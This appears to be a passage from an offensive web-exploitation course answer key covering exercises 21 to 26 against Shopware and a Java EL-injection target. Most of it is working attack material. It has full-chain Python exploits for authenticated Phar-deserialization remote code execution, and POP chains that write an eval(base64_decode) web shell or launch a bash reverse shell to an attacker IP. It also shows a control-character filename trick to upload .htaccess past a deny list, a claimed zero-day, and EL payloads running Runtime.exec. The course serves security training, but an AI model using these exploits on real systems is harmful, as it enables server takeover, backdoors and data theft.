student@target:~/FSWA/code/module-3$
```

Once completed show your answer to the instructor!

Answer

In the `engine/Shopware/Controllers/Backend/Systeminfo.php` file, we see:

```
class Shopware_Controllers_Backend_Systeminfo extends
Shopware_Controllers_Backend_ExtJs implements CSRFWhitelistAware
{
    //...
    /**
     * Function to display the phpinfo
     */
    public function infoAction()
    {
        Shopware()->Plugins()->Controller()->ViewRenderer()->setNoRender();
        $_COOKIE = [];
        $_REQUEST = [];
        $_SERVER['HTTP_COOKIE'] = null;
        if (function_exists('apache_setenv')) {
            apache_setenv('HTTP_COOKIE', '');
        }
        phpinfo();
    }
    //...
```

```
    public function getWhitelistedCSRFActions()
    {
        return [
            'info',
        ];
    }
    //...
}
```

The controller is `Backend/Systeminfo` and we are trying to access is the `infoAction` function. Any public method in the class with the word "Action" on the end, means they are reachable from an authenticated attacker.

The reason why an attacker does not require a CSRF token is because, if we look in the same file, we can see the function `getWhitelistedCSRFActions` returns an array of functions registered in the same class. Given the name, these functions don't require a CSRF token.

Therefore, a valid request will look like this:

```
GET /backend/systeminfo/info HTTP/1.1
Host: target:8080
Cookie: SHOPWAREBACKEND=dlrulgpgbv4dgt02d9dfi7ff08
Connection: close
```

Which is translated as:

```
GET /[controller path]/[controller]/[method] HTTP/1.1
Host: target:8080
Cookie: SHOPWAREBACKEND=dlrulgpgbv4dgt02d9dfi7ff08
Connection: close
```

Where info matches the `infoAction` function in the `Backend/Systeminfo.php` file.

`poc.py`:

```
#!/usr/bin/python3

import re
import sys
import requests
import os

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']
```

```
def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def leak_web_root(t, p, c):
     resp = requests.get("http://%s%sbackend/systeminfo/info" % (t,p), cookies=c)
     match = re.search("DOCUMENT_ROOT.*\">(.*) <", resp.text)
     if match:
         return match.group(1)
     return None

def main():
    if len(sys.argv) != 4:
        print("(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0])
        print("(+) eg: %s target:8080 / demo:demo" % sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    if c != None:
        print("(+) stage 1 - logged in as %s cookie: %s" % (creds, c))
        csrf = leak_csrf(t, p, c)
        print("(+) stage 2 - leaked csrf: %s" % csrf)
        webroot = leak_web_root(t, p, c)
        print("(+) stage 3 - leaked web root! %s" % webroot)

if __name__ == '__main__':
    main()
```

Exercise 21 - POP Chain Development

Using the template from appendix c file as a starting point, develop a working pop chain that will write a php file to the target system.

It's recommended that you develop this pop chain on the target system so that you can test the generated phar using the vulnerability we are attacking.

Upload the generated `poc.phar` file to the `shopware` directory which maps to `/var/www/html` and then run the PoC attack to verify that the deserialization attack is working:

```
GET /backend/ProductStream/loadPreview?sort={"Shopware_Components_CsvIterator":
{"filename":"phar:///var/www/html/poc.phar","delimiter":"","header":""}} HTTP/1.1
Host: target:8080
X-CSRF-Token: CHaJ44Ntbc2J2Vs24Xpl3jxTYys0Om
Cookie: SHOPWAREBACKEND=27v9m0cmimpassaejtikokkrteConnection: close
```

Once you have it working, integrate it into your full chain PoC exploit:

```
student@target:~/fswa/exercises/21$ ./poc.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': '2dqa56k7jp68jbfl8ldqufa9mr'}
(+) stage 2 - leaked csrf: Z3gvEmBKGW2sxRhzAMFoTy98JSO0zE
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
student@target:~/fswa/exercises/21$ hexdump -C poc.jpg
00000000  3c 3f 70 68 70 20 5f 5f  48 41 4c 54 5f 43 4f 4d  |<?php __HALT_COM|
00000010  50 49 4c 45 52 28 29 3b  20 3f 3e 0d 0a 4e 01 00  |PILER(); ?>..N..|
00000020  00 01 00 00 00 11 00 00  00 01 00 00 00 00 00 1a  |................|
00000030  01 00 00 4f 3a 33 31 3a  22 47 75 7a 7a 6c 65 48  |...O:31:"GuzzleH|
00000040  74 74 70 5c 43 6f 6f 6b  69 65 5c 46 69 6c 65 43  |ttp\Cookie\FileC|
00000050  6f 6f 6b 69 65 4a 61 72  22 3a 32 3a 7b 73 3a 38  |ookieJar":2:{s:8|
00000060  3a 22 66 69 6c 65 6e 61  6d 65 22 3b 73 3a 33 32  |:"filename";s:32|
00000070  3a 22 2f 76 61 72 2f 77  77 77 2f 68 74 6d 6c 2f  |:"/var/www/html/|
00000080  6d 65 64 69 61 2f 69 6d  61 67 65 2f 73 69 2e 70  |media/image/si.p|
00000090  68 70 22 3b 73 3a 37 3a  22 63 6f 6f 6b 69 65 73  |hp";s:7:"cookies|
000000a0  22 3b 61 3a 31 3a 7b 69  3a 30 3b 4f 3a 32 37 3a  |";a:1:{i:0;O:27:|
000000b0  22 47 75 7a 7a 6c 65 48  74 74 70 5c 43 6f 6f 6b  |"GuzzleHttp\Cook|
000000c0  69 65 5c 53 65 74 43 6f  6f 6b 69 65 22 3a 31 3a  |ie\SetCookie":1:|
000000d0  7b 73 3a 34 3a 22 64 61  74 61 22 3b 61 3a 33 3a  |{s:4:"data";a:3:|
000000e0  7b 73 3a 35 3a 22 56 61  6c 75 65 22 3b 73 3a 34  |{s:5:"Value";s:4|
000000f0  38 3a 22 3c 3f 70 68 70  20 65 76 61 6c 28 62 61  |8:"<?php eval(ba|
00000100  73 65 36 34 5f 64 65 63  6f 64 65 28 24 5f 53 45  |se64_decode($_SE|
00000110  52 56 45 52 5b 48 54 54  50 5f 53 49 5d 29 29 3b  |RVER[HTTP_SI]));|
00000120  20 3f 3e 22 3b 73 3a 37  3a 22 45 78 70 69 72 65  | ?>";s:7:"Expire|
00000130  73 22 3b 62 3a 31 3b 73  3a 37 3a 22 44 69 73 63  |s";b:1;s:7:"Disc|
00000140  61 72 64 22 3b 62 3a 30  3b 7d 7d 7d 7d 06 00 00  |ard";b:0;}}}}...|
00000150  00 73 69 2e 74 78 74 15  00 00 00 38 ab 99 60 15  |.si.txt....8..`.|
00000160  00 00 00 09 1d a3 08 b4  01 00 00 00 00 00 00 46  |...............F|
00000170  75 6c 6c 20 53 74 61 63  6b 20 57 65 62 20 41 74  |ull Stack Web At|
00000180  74 61 63 6b f6 bc ec a2  d0 da a0 dd 86 c6 7a dd  |tack..........z.|
00000190  f7 f5 88 32 c0 c8 de de  02 00 00 00 47 42 4d 42  |...2........GBMB|
000001a0
student@target:~/fswa/exercises/21$
```

Answer

It's possible to use PHPGGC with the built in Phar feature to generate a Phar archive containing a working pop chain.

```
student@target:~/fswa/exercises/21$ cat bd.php
<?php phpinfo(); ?>

student@target:~/fswa/exercises/21$ ./phpggc/phpggc -p phar -o poc.phar Guzzle/FW1
```

```
/var/www/media/bd.php bd.php

student@target:~/fswa/exercises/module-3$ ls -la poc.phar
-rw-r--r-- 1 student student 606 May 28 18:46 poc.phar
student@target:~/fswa/exercises/21$
```

The example above uses the `bd.php` script code to write to the target filesystem. However, let's break down this chain so that we can get a complete picture.

As you might have guessed, you can define a `setCookie` method in the `CookieJar` class and set the `cookies` property with a `SetCookie` class instance.

```
<?php
namespace GuzzleHttp\Cookie;

class SetCookie {
    private $data;
    public function __construct(array $data = []){
        $this->data = $data;                          // 5
    }
}

class CookieJar {
    private $cookies;
    public function setCookie(SetCookie $cookie){
        $this->cookies = array($cookie);              // 6
    }
}

class FileCookieJar extends CookieJar {
    private $filename;
    public function __construct($bd_file, $phpcode){
        $this->filename = $bd_file;                   // 1
        $this->setCookie(new SetCookie(array(
            "Value" => $phpcode,                      // 2
            "Expires" => true,                        // 3
            "Discard" => false,                       // 4
        )));
    }
}

$phar = new \Phar('poc.phar');
$phar->startBuffering();
$phar->addFromString('si.txt', 'Full Stack Web Attack');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$o = new FileCookieJar("/var/www/html/media/image/si.php", '<?php
eval(base64_decode($_SERVER[HTTP_SI])); ?>');
$phar->setMetadata($o);
$phar->stopBuffering();
?>
```

Starting from the flow of execution, at *[1]* the code sets the target filename for the `CookieJar` class property. This is going to be the full path to our backdoor PHP script. Note that we must use a full path because the serializer is different from an interpreter, and as such, doesn't have access to the current working directory (CWD) like the PHP runtime does.

At *[2]*, *[3]* and *[4]* we set array values for Value, Expires and Discard. The Value property contains our PHP code which is used later for the toArray conversion.

The `Expires` and `Discard` are set here so that we enter the if branch in the save function. See below:

```
    public function save($filename)
    {
        $json = [];
        foreach ($this as $cookie) {                                    // 2
            if ($cookie->getExpires() && !$cookie->getDiscard()) {      // 3
                $json[] = $cookie->toArray();                           // 4
            }
        }
```

Then at *[5]* we set the data property for the toArray function to return our PHP code. Finally at *[6]* we set the cookies property on the CookieJar class (which is the base class of the FileCookieJar class) so that when the code loops over the current instance we can reach the checks at *[3]*.

Exercise 22 - Scour the Source Code

Test out the file upload and review the application source code to find exactly where the responsible code is. Develop a raw proof of concept request that will perform the upload and then automate the process and integrate it into your full chain exploit:

```
student@target:~/FSWA/code/module-3$ ./poc-stage-5.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 'mgco5oh33lt3ojnvl7bt3ldq5k'}
(+) stage 2 - leaked csrf: Vukl9w0UzloRzFUtrG77ypQmMy1vQt
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
(+) stage 5 - uploaded phar!
student@target:~/FSWA/code/module-3$
```

Now ask yourself: Is this even a vulnerability? Explain your reasoning for determining whether this primitive is considered an actual vulnerability.

Answer

The primitive is within the `engine/Shopware/Controllers/Backend/MediaManager.php` file:

```
    public function uploadAction()
    {
        $params = $this->Request()->getParams();

        // Try to get the transferred file
```

```
        try {
            $file = $_FILES['fileId'];

            if (($file['size'] < 1 && $file['error'] === 1) || empty($_FILES)) {
                throw new Exception('The file exceeds the max file size.');
            }

            $fileInfo = pathinfo($file['name']);
            $fileExtension = strtolower($fileInfo['extension']);
            $file['name'] = $fileInfo['filename'] . '.' . $fileExtension;
            $_FILES['fileId']['name'] = $file['name'];

            $fileBag = new FileBag($_FILES);
// 1

            /** @var UploadedFile|null $file */
            $file = $fileBag->get('fileId');
// 2
        } catch (Exception $e) {
            die(json_encode(['success' => false, 'message' => $e->getMessage()]));
        }
        if ($file === null) {
            die(json_encode(['success' => false]));
        }

        // Create a new model and set the properties
        $media = new Media();

        $albumId = !empty($params['albumID']) ? $params['albumID'] : -10;
        /** @var Album|null $album */
        $album = Shopware()->Models()->find(Album::class, $albumId);

        if (!$album) {
            $this->View()->assign(['success' => false, 'message' => 'Invalid album
id passed']);

            return;
        }

        $media->setAlbum($album);
        $media->setDescription('');
        $media->setCreated(new DateTime());

        $identity = Shopware()->Container()->get('Auth')->getIdentity();
        if ($identity !== null) {
            $media->setUserId($identity->id);
        } else {
            $media->setUserId(0);
        }

        $this->Response()->setHeader('Content-Type', 'text/plain');

        try {
            // Set the upload file into the model. The model saves the file to the
```

```
directory
            $media->setFile($file);
// 3

            // Persist the model into the model manager
            Shopware()->Models()->persist($media);
            Shopware()->Models()->flush();
            $data = $this->getMedia($media->getId())->getQuery()-
>getArrayResult();

            if ($media->getType() === Media::TYPE_IMAGE && // GD doesn't support
the following image formats
                !in_array($media->getExtension(), ['tif', 'tiff'], true)) {
                $manager = Shopware()->Container()->get('thumbnail_manager');
                $manager->createMediaThumbnail($media, [], true);
            }

            $mediaService = Shopware()->Container()-
>get('shopware_media.media_service');
            $data[0]['path'] = $mediaService->getUrl($data[0]['path']);

            die(json_encode(['success' => true, 'data' => $data[0]]));
        }
```

The request to perform the file upload is:

```
POST /backend/mediaManager/upload HTTP/1.1
Host: target:8080
Content-Length: 197
Origin: http://target:8080
X-CSRF-Token: IuwI371tFyWKQbpDUP9T1U8STWNU6l
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySBcBBCX5afqLJfju
Cookie: SHOPWAREBACKEND=k2up4isdhfqb3nhsa4ogmp2e0t;
lastCheckSubscriptionDate=30052019
Connection: close

------WebKitFormBoundarySBcBBCX5afqLJfju
Content-Disposition: form-data; name="fileId"; filename="si.jpg"
Content-Type: image/jpg

Hi I'm a jpeg!
------WebKitFormBoundarySBcBBCX5afqLJfju--
```

However, I wouldn't consider this a vulnerability on it's own. Simply having the ability to upload a file where the extension is checked (but not the content) as an administrative user is not considered a vulnerability in itself. However, it's a powerful primitive that can be chained.

The current `poc.py`:

```
#!/usr/bin/python

import re
import sys
import requests
import os

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def leak_web_root(t, p, c):
     resp = requests.get("http://%s%sbackend/systeminfo/info" % (t,p), cookies=c)
     match = re.search("DOCUMENT_ROOT.*\">(.*) <", resp.text)
     if match:
         return match.group(1)
     return None

def upload_request(t, p, c, csrf):
    url = 'http://%s%sbackend/mediaManager/upload' % (t, p)
    files={'fileId': open('poc.jpg','rb')}
    h = {
        "X-CSRF-Token": csrf
    }
    r = requests.post(url, files=files, headers=h, cookies=c)
    if r.status_code == 200:
        return True
    return False

def main():
    if len(sys.argv) != 4:
        print "(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0]
```

```
            print "(+) eg: %s target:8080 / demo:demo" % sys.argv[0]
            sys.exit(0)
        t       = sys.argv[1]
        p       = fix_path(sys.argv[2])
        creds   = sys.argv[3]
        c       = get_cookie(t, p, creds)
        if c != None:
            print "(+) stage 1 - logged in as %s cookie: %s" % (creds, c)
            csrf = leak_csrf(t, p, c)
            print "(+) stage 2 - leaked csrf: %s" % csrf
            webroot = leak_web_root(t, p, c)
            print "(+) stage 3 - leaked web root! %s" % webroot
            os.system("php poc.php %s" % webroot)
            os.system("mv poc.phar poc.jpg")
            print "(+) stage 4 - generated phar!"
            upload_request(t, p, c, csrf)
            print "(+) stage 5 - uploaded phar!"

    if __name__ == '__main__':
        main()
```

Exercise 23 - The Seven Steps to Nirvana

Using the 7 steps we have outlined, develop and finish off your exploit that chains all the steps to achieve remote code execution. For reference, the bold portions are the remaining steps to complete.

1. ~~Login and/or obtain a backend session~~
2. ~~Leak a CSRF token~~
3. ~~Leak the full path of the web root~~
4. ~~Generate a malicious Phar archive~~
5. ~~Upload the Phar~~
6. Leak the location of the Phar
7. Trigger the object injection

Crossed off are the stages you should have completed in previous exercises, if not you can use this exercise as a chance to catch up!

At this point, you should have a shell written to your target's application and as such an attacker can simply access it to trigger your remote code execution.

```
student@target:~/FSWA/code/module-3$ ./poc-stage-7.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 'q2odos80snjkucnve4aekuu4eu'}
(+) stage 2 - leaked csrf: ds9pVxAJGgsuK3afSOM32F0UTIKUpB
(+) stage 3 - leaked web root! /var/www/html
(+) stage 4 - generated phar!
(+) stage 5 - uploaded phar!
(+) stage 6 - leaked phar path! /var/www/html/media/image/2d/ce/f5/shv3xa2s15.jpg
(+) stage 7 - wrote shell to /var/www/html/media/image/si.php
student@target:~/FSWA/code/module-3$ curl http://127.0.0.1:8080/media/image/si.php -H 'SI: c3lzdGVtKCdpZCcpOw=='
[{"Value":"uid=33(www-data) gid=33(www-data) groups=33(www-data)
","Expires":true,"Discard":false}]student@target:~/FSWA/code/module-3$
```

Answer

This one was a little tricky since we needed to chain everything together the exploit works best if the filename is randomized for the file upload:

Note that stage 4 uses the `poc.php` script from exercise 21.

```
#!/usr/bin/python3

import re
import sys
import requests
import os
import string
import random

def rand_string(length=10):
    chars = string.ascii_lowercase + string.digits
    return ''.join(random.choice(chars) for i in range(length))

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def leak_web_root(t, p, c):
     resp = requests.get("http://%s%sbackend/systeminfo/info" % (t,p), cookies=c)
     match = re.search("DOCUMENT_ROOT.*\">(.*) <", resp.text)
     if match:
         return match.group(1)
     return None

def upload_request(t, p, c, csrf, fn):
    url = 'http://%s%sbackend/mediaManager/upload' % (t, p)
```

```
    f = {'fileId': (fn, open('poc.phar','rb'), 'image/jpg')}
    h = {
        "X-CSRF-Token": csrf
    }
    r = requests.post(url, files=f, headers=h, cookies=c)
    if r.status_code == 200:
        return True
    return False

def leak_phar_location(t, p, c, csrf, webroot, fn):
    url = 'http://%s%sbackend/mediaManager/getAlbumMedia' % (t, p)
    h = {
        "X-CSRF-Token": csrf
    }
    r = requests.get(url, headers=h, cookies=c)
    match = re.search(r"(media.{2}image.{2}.{10}).{2}%s" % fn, r.text)
    if match:
        return "%s/%s/%s" % (webroot, match.group(1).replace("\\",""), fn)

def trigger_object_instantiation(t, p, c, phar_loc, csrf):
    """This triggers the object injection"""
    uri = "http://%s%sbackend/ProductStream/loadPreview" % (t, p)
    p = { 'sort': '{"Shopware_Components_CsvIterator":
{"filename":"phar://%s","delimiter":"","header":""}}' % phar_loc}
    h = { 'X-CSRF-Token': csrf }
    r = requests.get(uri, headers=h, cookies=c, params=p)

def main():
    if len(sys.argv) != 4:
        print("(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0])
        print("(+) eg: %s target:8080 / demo:demo" % sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    if c != None:
        print("(+) stage 1 - logged in as %s cookie: %s" % (creds, c))
        csrf = leak_csrf(t, p, c)
        print("(+) stage 2 - leaked csrf: %s" % csrf)
        webroot = leak_web_root(t, p, c)
        print("(+) stage 3 - leaked web root! %s" % webroot)
        os.system("php poc.php %s" % webroot)
        print("(+) stage 4 - generated phar!")
        filename = "%s.jpg" % rand_string()
        upload_request(t, p, c, csrf, filename)
        print("(+) stage 5 - uploaded phar!")
        phar_path = leak_phar_location(t, p, c, csrf, webroot, filename)
        print("(+) stage 6 - leaked phar path! %s" % phar_path)
        trigger_object_instantiation(t, p, c, phar_path, csrf)
        print("(+) stage 7 - wrote shell to %s/media/image/si.php" % webroot)

if __name__ == '__main__':
    main()
```

Exercise 24 - GODMODE

So you can write exploits huh? Let's take it a step further.

ABC Holdings LLC is a new bitcoin exchange and they have recently taken on a large client to store their 8,000 bitcoins. Due to this, they have hired a new SOC team and are on guard for potential, external and internal threats.

Additionally, they have hired you as an experienced red teamer and you have discovered that they are running a Shopware instance to sell their services.

The SOC team is quite sophisticated and is monitoring the filesystem for file writes with the `.php` extension that contain malicious PHP code.

Objective: Discover a new, undocumented and private pop chain that will execute arbitrary code without touching the targets filesystem. You may of course use the same file upload for the `Phar` planting.

```
student@target:~/fswa/exercises/24$ ./poc.py

        Shopware createInstanceFromNamedArguments PHP Object Instantiation Remote Code Execution Vulnerability
        CVE-2019-12799

(+) usage ./poc.py <target:port> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 192.168.23.164:8080 / demo:demo 192.168.23.1:4444
student@target:~/fswa/exercises/24$ ./poc.py localhost:8080 / demo:demo 192.168.184.128:4444

        Shopware createInstanceFromNamedArguments PHP Object Instantiation Remote Code Execution Vulnerability
        CVE-2019-12799

(+) stage 1 - logged in as demo:demo
(+) stage 2 - generated the phar
(+) stage 3 - leaked csrf token: zCGtwEiNQW7u7S19nq58Pq9VRB9jSf
(+) stage 4 - uploaded the phar
(+) stage 5 - leaked phar location: media/image/20/94/2b/exzqiwosyu.jpg
(+) stage 6 - triggering object instantiation...
(+) starting handler on port 4444
(+) connection from 192.168.16.3
(+) pop thy shell!
www-data@cba5a442b332:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cba5a442b332:/var/www/html$ uname -a
uname -a
Linux cba5a442b332 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021 x86_64 GNU/Linux
www-data@cba5a442b332:/var/www/html$
```

Answer

There maybe several answers to this exercise, but the pop chain I used was a custom built chain that leverages two different libs:

1. https://github.com/FriendsOfPHP/PHP-CS-Fixer
2. https://github.com/guzzle/streams

The advantage of this chain is that it executes a single command and therefore we don't need to touch disk with a PHP file (avoid IDS/Antivirus).

In `vendor/friendsofphp/php-cs-fixer/src/Cache/FileCacheManager.php` we can see the following code:

```
final class FileCacheManager implements CacheManagerInterface
{
    //...
    public function __destruct()
    {
        $this->writeCache();                    // 1
    }

    private function writeCache()
    {
        $this->handler->write($this->cache);    // 2
    }
    //...
}
```

At *[1]* the code calls `writeCache` and then at *[2]* the code calls write on an attacker controlled object using a single, attacker controlled cache property. An attacker can reach a `__call` here, but a better primitive was discovered via a write method in `vendor/guzzlehttp/streams/src/FnStream.php` file via the `FnStream` class:

```
class FnStream implements StreamInterface
{
    //...
    public function write($string)
    {
        return call_user_func($this->_fn_write, $string);     // 3
    }
    //...
}
```

At *[3]* an attacker can call any method (on an object or not) via the `_fn_write` property and since the attacker also controls the `$string` variable, so it's possible to call system with a command (or whatever they essentially want). Here is an example:

```
saturn:~ mr_me$ php -a
Interactive shell

php > error_reporting(E_ERROR | E_PARSE);
php > call_user_func("system", "whoami");
mr_me
php >
```

Please note, you will need to change the connect back ip:

```
<?php
namespace PhpCsFixer\Cache{
```

```
    class FileCacheManager {
        public function __construct(\GuzzleHttp\Stream\FnStream $handler, $cache){
            $this->handler = $handler;
            $this->cache = $cache;

        }
    }
}

namespace GuzzleHttp\Stream{
    class FnStream {
        public function __construct($phpfunction){
            $this->_fn_write = $phpfunction;
        }
    }
}

namespace {
    $phar = new \Phar('poc.phar');
    $phar->startBuffering();
    $phar->addFromString('si.txt', 'Full Stack Web Attack');
    $phar->setStub('<?php __HALT_COMPILER(); ? >');
    $o = new PhpCsFixer\Cache\FileCacheManager(new
\GuzzleHttp\Stream\FnStream("system"), "/bin/bash -c 'bash -i >&
/dev/tcp/192.168.23.1/1234 0>&1'");
    $phar->setMetadata($o);
    $phar->stopBuffering();
}
?>
```

Exercise 25 - ZERODAY

Granted that in this environment the PHT file extension is not registered as a valid file handler for PHP, you will need to bypass this restriction.

Develop a proof of concept exploit that will trigger the vulnerable code path using either your own script template or using the template from appendix d.

Trigger a reverse shell to the attackers machine and bypass any restrictions.

```
student@target:~/fswa/exercises/25$ ./poc.py

        Shopware uploadEsdFileAction Remote Code Execution Vulnerability
        CVE: zeroday

(+) usage ./poc.py <target:port> <path> <user:pass> <connectback:port>
(+) eg: ./poc.py 192.168.23.164:8080 / demo:demo 192.168.23.1:4444
student@target:~/fswa/exercises/25$ ./poc.py localhost:8080 / demo:demo 192.168.184.128:4444

        Shopware uploadEsdFileAction Remote Code Execution Vulnerability
        CVE: zeroday

(+) stage 1 - logged in as demo:demo
(+) stage 2 - leaked csrf: WQMzUb9m2ivaPUe3Jb3yvbgObaRXNU
(+) performing magic...
(+) starting handler on port 4444
(+) connection from 192.168.16.3
(+) pop thy shell!
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux cba5a442b332 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 UTC 2021 x86_64 GNU/Linux
```

Answer

The way in which we can bypass the deny list completely is to use a `.htaccess` as a method of exploitation. Essentially, what we can do is upload the `.htaccess` file with the following content:

```
AddType application/x-httpd-php .pht
```

This will register a PHP handler for the PHT file extension so that when a `.pht` file is uploaded with PHP code inside, it will trigger code execution. Yet, uploading an `.htaccess` file in this case is no easy feat.

This is because the code expects the filename to contain a valid set of ascii chars before the extension. We can bypass this with the call to `normalizePath` in the `writeStream` method:

```
class Filesystem implements FilesystemInterface
{
    //...
    /**
     * @inheritdoc
     */
    public function writeStream($path, $resource, array $config = [])
    {
        if ( ! is_resource($resource)) {
            throw new InvalidArgumentException(__METHOD__ . ' expects argument #2
to be a valid resource.');
        }

        $path = Util::normalizePath($path); // 1
        $this->assertAbsent($path);
        $config = $this->prepareConfig($config);

        Util::rewindStream($resource);
        return (bool) $this->getAdapter()->writeStream($path, $resource, $config);
    }

    public function assertAbsent($path)
    {
```

```
        if ($this->config->get('disable_asserts', false) === false && $this-
>has($path)) {
            throw new FileExistsException($path);
        }
    }
```

The `normalizePath` method is defined in the `vendor/league/flysystem/src/Util.php` script:

```
class Util
{
    //...
    /**
     * Normalize path.
     *
     * @param string $path
     *
     * @throws LogicException
     *
     * @return string
     */
    public static function normalizePath($path)
    {
        return static::normalizeRelativePath($path); // 2
    }

    /**
     * Normalize relative directories in a path.
     *
     * @param string $path
     *
     * @throws LogicException
     *
     * @return string
     */
    public static function normalizeRelativePath($path)
    {
        $path = str_replace('\\', '/', $path);
        $path = static::removeFunkyWhiteSpace($path); // 3

        $parts = [];

        foreach (explode('/', $path) as $part) {
            switch ($part) {
                case '':
                case '.':
                break;

            case '..':
                if (empty($parts)) {
                    throw new LogicException(
                        'Path is outside of the defined root, path: [' . $path .
']'
```

```
                    );
                }
                array_pop($parts);
                break;

            default:
                $parts[] = $part;
                break;
            }
        }

        return implode('/', $parts);
    }
```

The code calls `normalizeRelativePath` with the attackers supplied filename at *[2]* and then calls the `removeFunkyWhiteSpace` function at *[3]*. Let's investigate this function defined in the same class:

```
    protected static function removeFunkyWhiteSpace($path) {
        // We do this check in a loop, since removing invalid unicode characters
        // can lead to new characters being created.
        while (preg_match('#\p{C}+|^\./#u', $path)) {
            $path = preg_replace('#\p{C}+|^\./#u', '', $path);
        }

        return $path;
    }
```

In summary the code is stripping the filename of any non-printable characters! We can test this locally:

```
student@target:~/tests$ cat removeFunkyWhiteSpace.php
<?php

function removeFunkyWhiteSpace($path) {
        // We do this check in a loop, since removing invalid unicode characters
        // can lead to new characters being created.
        while (preg_match('#\p{C}+|^\./#u', $path)) {
            $path = preg_replace('#\p{C}+|^\./#u', '', $path);
        }
        return $path;
}

$filename = "\x0f.htaccess";
echo removeFunkyWhiteSpace($filename)."\r\n";
```

```
student@target:~/tests$ php removeFunkyWhiteSpace.php
.htaccess
```

Note, we can also perform the attack like so to bypass the block list:

```
$filename = "hack.\x0fphp";
echo removeFunkyWhiteSpace($filename)."\r\n";
```

```
student@target:~/tests$ php removeFunkyWhiteSpace.php
hack.php
```

In the above examples, we have a 0x0f character as the filename which is non-printable and as such, is stripped out just before writing the file to disk!

Now, when we return from `normalizePath`, in `writeStream`, the code will then execute `writeStream` again from the `AbstractAdapter` class defined in `vendor/league/flysystem/src/Adapter/Local.php` file:

```
class Local extends AbstractAdapter
{
    ...

    public function writeStream($path, $resource, Config $config)
    {
        $location = $this->applyPathPrefix($path);
        $this->ensureDirectory(dirname($location));
        $stream = fopen($location, 'w+b');

        if ( ! $stream || stream_copy_to_stream($resource, $stream) === false || !
fclose($stream)) {
            return false;
        }
```

This is the method that does the actual file write! So we can exploit this for a time-of-check time-of-use (TOCTOU) to write a `.htaccess` file onto the target system!

You can find the full exploit in appendix e.

Exercise 26 - Dynamic Bypasses

Using what you know about Java and EL Injection, craft a payload that will bypass the `isInjectionExpression` method and execute arbitrary code. Don't worry about URL encoding.

Try to come up with the most innovative solution!

Answer

The code in `isInjectionExpression` literally blocks just one, known public technique.

Solution 1:

We can still use the `ScriptEngineManager` by abusing `String.concat`: `"javax.script.".concat("ScriptEngineManager")`. The complete answer is below:

```
facesContext.getClass().getClassLoader().getSystemClassLoader().loadClass("javax.script.".concat("ScriptEngineManager")).newInstance().getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"calc\")")
```

Solution 2:

This is a concept we have seen in module 1 (code re-use). Like deserialization or the concept of return oriented programming, we can in fact borrow the applications code. In the `com.h3c.imc.common.CommonUtils` class, we can observe an interesting method:

```
@ExternalInterface
public static int executeCommand(String[] command, File workingDir, boolean
waitFor, OutputStream outStream, OutputStream errStream) throws IOException {
    return executeCommandWithEnv(command, workingDir, waitFor, outStream,
errStream, null);
}

public static int executeCommandWithEnv(String[] command, File workingDir, boolean
waitFor, OutputStream outStream, OutputStream errStream, String[] envs) throws
IOException {
  if (SystemUtils.IS_OS_WINDOWS && command.length > 0)
   if (command[0].indexOf("(") != -1) {
    if (!command[0].startsWith("\"")) command[0] = "\"" + command[0];
    if (!command[0].endsWith("\"")) command[0] = command[0] + "\"";
   } else if (command[0].equals("cmd") || command[0].equals("cmd.exe")) {
